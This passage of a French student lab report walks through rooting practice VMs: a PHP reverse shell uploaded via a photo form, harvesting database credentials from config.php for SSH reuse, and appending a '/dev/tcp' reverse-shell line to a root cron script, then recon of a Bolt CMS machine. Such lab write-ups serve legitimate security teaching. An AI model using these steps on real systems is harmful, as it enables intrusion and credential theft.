Le site exécutant un serveur php nous pensons donc à mettre un script qui permettra d'obtenir un reverse shell via ce serveur php. Dans le script on met notre IP et le port sur lequel on va écouter :

```
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '10.170.6.11'; // CHANGE THIS  
$port = 4444; // CHANGE THIS
```

Figure 26 Paramètre reverse-shell.php

Pour écouter sur un port, on utilise la commande `nc -lnvp 4444`. Ainsi tout en écoutant le port, on va mettre le fichier contenant le script dans la partie où on doit téléverser une photo.

On obtient alors un accès en reverse shell à la machine :

```
(root@vm-iutcl-kali-17)-[/usr/share/webshells/php]  
# nc -lnvp 4444  
listening on [any] 4444 ...  
connect to [10.170.0.27] from (UNKNOWN) [10.170.6.11] 52302  
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64  
05:31:15 up 1:33, 0 users, load average: 0.03, 0.02, 0.00  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$
```

Figure 27 whoami VM Academy

On voit qu'on est connecté avec l'utilisateur `www-data`, nous devons donc maintenant escalader les privilèges pour avoir un accès root.

Cinquième étape : Escalade de privilèges

Pour cela on va d'abord regarder le fichier `/etc/passwd` qui contient les utilisateurs ainsi que leur groupe :

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/ssh:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper,,:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
```

Figure 28 `/etc/passwd` VM Academy

On remarque alors l'utilisateur `grimmie` qui est dans le groupe `administrator`. On cherche ensuite dans le fichier `/etc/shadow` pour avoir les mots de passe chiffrés.

```
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
$ chmod 777 /etc/shadow
chmod: changing permissions of '/etc/shadow': Operation not permitted
```

Figure 29 `/etc/shadow` VM Academy

Cependant nous n'avons pas les droits pour accéder à ce fichier.

Nous nous trouvons sur une machine qui héberge un serveur web, on se dit donc qu'on va aller regarder dans les fichiers du serveur, on se rend donc dans le répertoire `/var/www/html`.

```
$ ls /var/www/html
academy
index.html
$ ls /var/www/html/academy
admin
assets
change-password.php
check_availability.php
db
enroll-history.php
enroll.php
includes
index.php
logout.php
my-profile.php
pincode-verification.php
print.php
studentphoto
```

Figure 30 Fichiers répertoire web

On voit la présence d'un dossier admin dans lequel on se rend :

```
$ ls /var/www/html/academy/admin
assets
change-password.php
check_availability.php
course.php
department.php
edit-course.php
enroll-history.php
includes
index.php
level.php
logout.php
manage-students.php
print.php
semester.php
session.php
student-registration.php
user-log.php
```

Figure 31 Fichiers répertoire web admin

Dans ce répertoire on trouve des fichiers php ainsi que 2 sous répertoire : assets et includes. Assets contient les images et le css nécessaire au fonctionnement du site, et includes contient plusieurs fichiers php :

```
$ ls /var/www/html/academy/admin/includes
config.php
footer.php
header.php
menubar.php
```

Figure 32 Fichiers du dossier includes

Les fichiers footer.php, header.php et menubar.php servent à la présentation du site web.

On ouvre alors config.php :

```
$ cat /var/www/html/academy/admin/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$dbd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
```

Figure 33 config.php

On trouve alors un nom d'utilisateur (grimmie) ainsi qu'un mot de passe (My_V3ryS3cur3_P4ss) pour se connecter à la base de données du site web. On essaye alors de se connecter en ssh à la machine avec cet utilisateur :

```
(root@vm-iutcl-kali-17)-[/home/kali]
# ssh grimmie@10.170.6.11
grimmie@10.170.6.11's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  5 05:01:18 2024 from 10.170.0.27
grimmie@academy:~$
```

Figure 34 SSH en tant que grimmie

On trouve un fichier nommé backup.sh dans le répertoire de grimmie, on tente alors d'en faire quelque chose :

```
grimmie@academy:~$ sudo su
-bash: sudo : commande introuvable
grimmie@academy:~$ mysql
ERROR 1045 (28000): Access denied for user 'grimmie'@'localhost' (using password: NO)
grimmie@academy:~$ ls
backup.sh
grimmie@academy:~$ ./backup.sh
rm : supprimer '/tmp/backup.zip' qui est protégé en écriture et est du type « fichier » ?
zip I/O error: Permission denied
zip error: Could not create output file (/tmp/backup.zip)
chmod: modification des droits de '/tmp/backup.zip': Opération non permise
grimmie@academy:~$ sudo ./backup.sh
-bash: sudo : commande introuvable
grimmie@academy:~$ cat .backup.s
cat: .backup.s: Aucun fichier ou dossier de ce type
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
```

Figure 35 Découverte de backup.sh

On tente d'abord de se connecter en super utilisateur, ce qui ne fonctionne pas. On tente ensuite d'utiliser le fichier backup.sh avant de le lire. On apprend alors que ce fichier supprimer la dernière sauvegarde avant de compresser le répertoire includes du serveur web et ne donne les droits qu'au créateur. Il est très peu probable que ces sauvegardes se fassent manuellement, on pense alors à cron pour permettre d'automatiser ce processus.

On retourne alors sur le reverse shell et on cherche le dossier `/var/spool/cron/crontabs/` :

```
$ ls /var/spool/cron
crontabs
$ ls /var/spool/crontabs
ls: cannot access '/var/spool/crontabs': No such file or directory
$ ls /var/spool/cron/crontabq
ls: cannot access '/var/spool/cron/crontabq': No such file or directory
$ ls /var/spool/cron/crontabs
ls: cannot open directory '/var/spool/cron/crontabs': Permission denied
```

Figure 36 Tentative d'ouverture de crontabs

Malheureusement nous n'avons les droits pour ouvrir ce répertoire. On cherche des failles permettant d'exploiter une faille dans cron. On fait un searchsploit avec la version de notre kernel Linux car c'est la dernière chose que l'on n'a pas vérifié quand on a recherché des failles sur les services présents sur la machine :

```
Linux Kernel 4.15.x < 4.19.2 - 'map_write() CAP_SYS_ADMIN' Local Privilege Escalation (cron Method)
```

Figure 37 Exploit du kernel Linux via cron

On trouve alors une faille qui permet l'escalade de privilège avec cron. On récupère le fichier permettant l'attaque avec `searchsploit -m linux/local/47164.sh`. L'exploit étant un « Local privilege escalation » il faut qu'on l'exécute sur la machine. On se connecte au serveur ftp avec l'utilisateur grimmie et on met le fichier sur la machine avec `put 47164.sh`.

```
(kali@vm-iutcl-kali-17)-[~]
$ ftp 10.170.6.11
Connected to 10.170.6.11.
220 (vsFTPD 3.0.3)
Name (10.170.6.11:kali): grimmie
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put 47164.sh
local: 47164.sh remote: 47164.sh
229 Entering Extended Passive Mode (|||37352|)
550 Permission denied.
```

Figure 38 Tentative de dépôt de l'exploit via FTP

Cette méthode ne fonctionne pas car nous n'avons pas les droits. On tente alors avec `scp` qui permet d'envoyer des fichiers grâce au protocole SSH.

```
(kali@vm-iutcl-kali-17)-[~]
$ scp 47164.sh grimmie@10.170.6.11:/home/grimmie
The authenticity of host '10.170.6.11 (10.170.6.11)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTtakhvXyaWVPMDB9+/4WEg6WKZwUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.170.6.11' (ED25519) to the list of known hosts.
grimmie@10.170.6.11's password:
Permission denied, please try again.
grimmie@10.170.6.11's password:
47164.sh
```

Figure 39 Dépôt du fichier via SSH

Le script maintenant présent sur la machine, on l'exécute :

```
grimmie@academy:~$ ./47164.sh  
[-] gcc is not installed
```

Figure 40 Échec de l'exécution du script

On apprend donc que le script ne peut pas être exécuté par gcc n'est pas installé. Grimmie n'ayant pas les permissions d'installer des paquets nous devons laisser tomber cette méthode. Nous décidons alors de voir les scripts exécutés par cron. Pour cela on va dans /etc/crontabs :

```
$ cat /etc/crontab  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab`  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# Example of job definition:  
# .----- minute (0 - 59)  
# | .----- hour (0 - 23)  
# | | .----- day of month (1 - 31)  
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...  
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat  
# | | | | |  
# * * * * * user-name command to be executed  
17 * * * * root cd / && run-parts --report /etc/cron.hourly  
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )  
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )  
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )  
#  
* * * * * /home/grimmie/backup.sh
```

Figure 41 Fichier /etc/crontabs

On voit donc bien que le script backup.sh est exécuté via cron. Avec grimmie, on peut modifier le fichier backup.sh. On décide donc d'ajouter une ligne qui va ouvrir un reverse shell vers notre machine. Cron fonctionnant avec les droits d'administrateurs, cela devrait nous donner l'accès avec ces droits. On ajoute donc la ligne `bash -i >& /dev/tcp/10.170.0.27/1212 >0&1` à la fin du fichier :

```
GNU nano 3.2  
#!/bin/bash  
  
rm /tmp/backup.zip  
zip -r /tmp/backup.zip /var/www/html/academy/includes  
chmod 700 /tmp/backup.zip  
bash -i >& /dev/tcp/10.170.0.27/1212 >0&1
```

Figure 42 Modification de backup.sh

- `bash -i` : lance une nouvelle instance bash en mode interactif
- `>& /dev/tcp/10.170.0.27/1212` : redirige la sortie vers l'appareil spécifié
- `>0&1` : associe la sortie à l'entrée pour permettre une communication bidirectionnelle

On écoute alors sur le port 1212 sur la machine kali :

```
(kali@vm-iutel-kali-17)-[~]
$ nc -lnvp 1212
listening on [any] 1212 ...
connect to [10.170.0.27] from (UNKNOWN) [10.170.6.11] 47660
bash: impossible de régler le groupe de processus du terminal (1754): Ioctl() inapproprié pour un périphérique
bash: pas de contrôle de tâche dans ce shell
root@academy:~# lllllllls
llllllllls
bash: lllllllls : commande introuvable
root@academy:~# ls
ls
flag.txt
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~#
```

Figure 43 Obtention des privilèges root

Après quelques minutes d'attentes, le cron s'exécute et nous avons accès à la machine avec les droits d'administrateur.

Troisième machine : Dev

Première étape : Reconnaissance

Nous faisons un nmap sur notre machine :

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_  256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http         Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Bolt - Installation error
111/tcp    open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4        111/tcp     rpcbind
|   100000   2,3,4        111/udp     rpcbind
|   100000   3,4          111/tcp6    rpcbind
|   100000   3,4          111/udp6    rpcbind
|   100003   3            2049/udp    nfs
|   100003   3            2049/udp6   nfs
|   100003   3,4          2049/tcp    nfs
|   100003   3,4          2049/tcp6   nfs
|   100005   1,2,3        46861/tcp6  mountd
|   100005   1,2,3        48349/udp   mountd
|   100005   1,2,3        55619/udp6  mountd
|   100005   1,2,3        56665/tcp   mountd
|   100021   1,3,4        37351/tcp   nlockmgr
|   100021   1,3,4        37577/tcp6  nlockmgr
|   100021   1,3,4        52380/udp   nlockmgr
|   100021   1,3,4        56066/udp6  nlockmgr
|   100227   3            2049/tcp    nfs_acl
|   100227   3            2049/tcp6   nfs_acl
|   100227   3            2049/udp    nfs_acl
|   100227   3            2049/udp6   nfs_acl
2049/tcp   open  nfs          3-4 (RPC #100003)
8080/tcp   open  http         Apache httpd 2.4.38 ((Debian))
|_ http-title: PHP 7.3.27-1-deb10u1 - phpinfo()
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-server-header: Apache/2.4.38 (Debian)
37351/tcp   open  nlockmgr     1-4 (RPC #100021)
44591/tcp   open  mountd       1-3 (RPC #100005)
50495/tcp   open  mountd       1-3 (RPC #100005)
56665/tcp   open  mountd       1-3 (RPC #100005)
MAC Address: 0E:1E:04:01:00:17 (Unknown)
```

Figure 44 Nmap VM Dev

Il y a plusieurs ports ouverts :

- 22 : SSH
- 80 : HTTP
- 111 : RPCBind avec d'autres ports pour les partages de fichiers notamment avec NFS
- 2049 : NFS (Network File System)
- 8080 : HTTP : sûrement un proxy
- 37351 : nlockmgr : sert à faire le montage d'un partage de fichiers NFS
- 44591, 50495, 56665 : mountd : c'est une Remote Procedure Call (Appel de Procédure à Distance) → détecte les systèmes de fichiers disponibles en lisant le fichier /etc/xtab.

Deuxième étape : Exploration des services accessibles

On va donc commencer par explorer le port 80 qui va être le site Internet hébergé sur la machine :




Figure 45 Site web Bolt avec une erreur d'installation

Nous arrivons sur une page d'erreur d'installation de Bolt. Cet utilitaire, nommé Bolt CMS, est un serveur Web à l'image d'Apache par exemple. Il est conçu pour créer et gérer des sites Web modernes.

Ensuite, nous avons testé le SSH par pur hasard :

```
(kali@vm-intel-kali-17)-[~]
$ ssh 10.170.10.17
The authenticity of host '10.170.10.17 (10.170.10.17)' can't be established.
ED25519 key fingerprint is SHA256:NHMY4yX3pvyY0+819v9tKZ+FdH9JOewJJKnKy2B0tW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.170.10.17' (ED25519) to the list of known hosts.
kali@10.170.10.17's password:
Permission denied, please try again.
kali@10.170.10.17's password:
Permission denied, please try again.
kali@10.170.10.17's password:
kali@10.170.10.17: Permission denied (publickey,password).
```

Figure 46 Tentative de connexion SSH VM Dev

Mais comme prévu, nous n'avons rien trouvé car nous avons simplement testé les couples génériques comme root/root, admin/admin, user/password.

Ensuite, nous essayons de visiter le port 8080 du site. Il nous donne des informations sur les différentes versions. Nous avons notamment la version d'Apache qui est la 2.4.38 :

apache2handler	
Apache Version	Apache/2.4.38 (Debian)
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	127.0.1.1:8080
User/Group	www-data(33)/33
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_so mod_watchdog httpd_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_authn_core mod_authn_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php7 mod_reqtimeout mod_setenvif mod_status

Figure 47 apache2handler


Sur la page, nous trouvons la page correspondante à un phpinfo() :

PHP Version 7.3.27-1~deb10u1	
System	Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqld.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-embed.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS
PHP Extension Build	API20180731.NTS

Figure 48 phpinfo()

Nous trouvons la version de php qui est utilisé. C'est la version 7.3. De ce fait, par la suite, nous essayons de chercher des failles sur cette version de php à l'aide de searchsploit mais nous ne trouvons rien.

Désormais, nous lançons un dirbuster pour énumérer les différents répertoires du site sur le port 80 :



Directory Structure	Response Code	Response Size
/	200	4111
index.php	200	4113
icons	403	447
public	302	745
index.php	302	795
files	200	230
thumbs	200	948
src	200	1112
app	200	1697
cache	200	1952
config	200	2379
database	200	1139
bolt.db	200	295245
nut	200	856

Figure 49 dirbuster VM dev

Il nous renvoie beaucoup de répertoires que nous allons visiter. Nous commençons par aller sur l'URL : <http://10.170.10.17/public/index.php/> . Et nous sommes automatiquement redirigé sur le site : <http://10.170.10.17/public/index.php/bolt/userfirst> :




Figure 50 Site web Bolt

Nous trouvons alors la version de Bolt qui est la 3.7.2.

Reprenons le dirbuster. Quand nous essayons d'aller dans les sous-dossiers thumbs et files, nous arrivons sur une page avec une erreur 404 comme si la page n'existait pas.

Ensuite, nous allons dans le dossier : `/src/Site/CustomisationExtension.php`

Mais il n'y a rien :




Figure 51 CustomisationExtension.php

Nous allons ensuite dans `/app/database/bolt.db`. Ce lien nous fait télécharger une base de données avec les différentes tables de bolt :

Nom	Type	Schéma
Tables (14)		
bolt_authtoken		CREATE TABLE bolt
bolt_blocks		CREATE TABLE bolt
bolt_cron		CREATE TABLE bolt
bolt_entries		CREATE TABLE bolt
bolt_field_value		CREATE TABLE bolt
bolt_homepage		CREATE TABLE bolt
bolt_log_change		CREATE TABLE bolt
bolt_log_system		CREATE TABLE bolt
bolt_pages		CREATE TABLE bolt
bolt_relations		CREATE TABLE bolt
bolt_showcases		CREATE TABLE bolt
bolt_taxonomy		CREATE TABLE bolt
bolt_users		CREATE TABLE bolt
sqlite_sequence		CREATE TABLE sqli

Figure 52 Base de données de Bolt

Cependant, nous ne trouvons pas d'entrée comme des utilisateurs ou des mots de passe.

Nous savons que la version de Bolt est la 3.7.2, nous cherchons alors un exploit et nous trouvons une faille permettant une RCE si nous sommes authentifiés :




Figure 53 Authenticated RCE sur Bolt 3.7.0

Nous cherchons cette faille dans Metasploit :

```
msf6 > search Bolt

Matching Modules
#  Name
-  -
0  exploit/unix/webapp/bolt_authenticated_rce 2020-05-07 excellent Yes Bolt CMS 3.7.0 - Authenticated Remote Code Execution
1  exploit/multi/http/bolt_file_upload 2015-08-17 excellent Yes CMS Bolt File Upload Vulnerability
```

Nous créons alors un utilisateur sur la page : <http://10.170.10.17/public/index.php/bolt/userfirst> avec l'identifiant « Test » et le mot de passe « Test1234 »

Nous arrivons alors sur un tableau de bord :





Figure 54 Dashboard Bolt

Nous téléchargeons à nouveau la base de données et trouvons bien un utilisateur, qui est celui que nous avons créé :




The screenshot shows a database interface with a table named 'bolt_users'. The table has five columns: 'id', 'username', 'password', 'email', and 'lastseen'. There is one row of data with the following values: '1' for id, 'test' for username, '\$2y\$10\$hbMTFi0bUHIXcZmasqJLh.DA6lES6K5zm73lCcPxglw95oAS1yD5.' for password, 'maxence.ducrey@etu.uca.fr' for email, and '2024-12-13 03:...' for lastseen.

id	username	password	email	lastseen
1	test	\$2y\$10\$hbMTFi0bUHIXcZmasqJLh.DA6lES6K5zm73lCcPxglw95oAS1yD5.	maxence.ducrey@etu.uca.fr	2024-12-13 03:...

Figure 55 Base de données Bolt avec un utilisateur

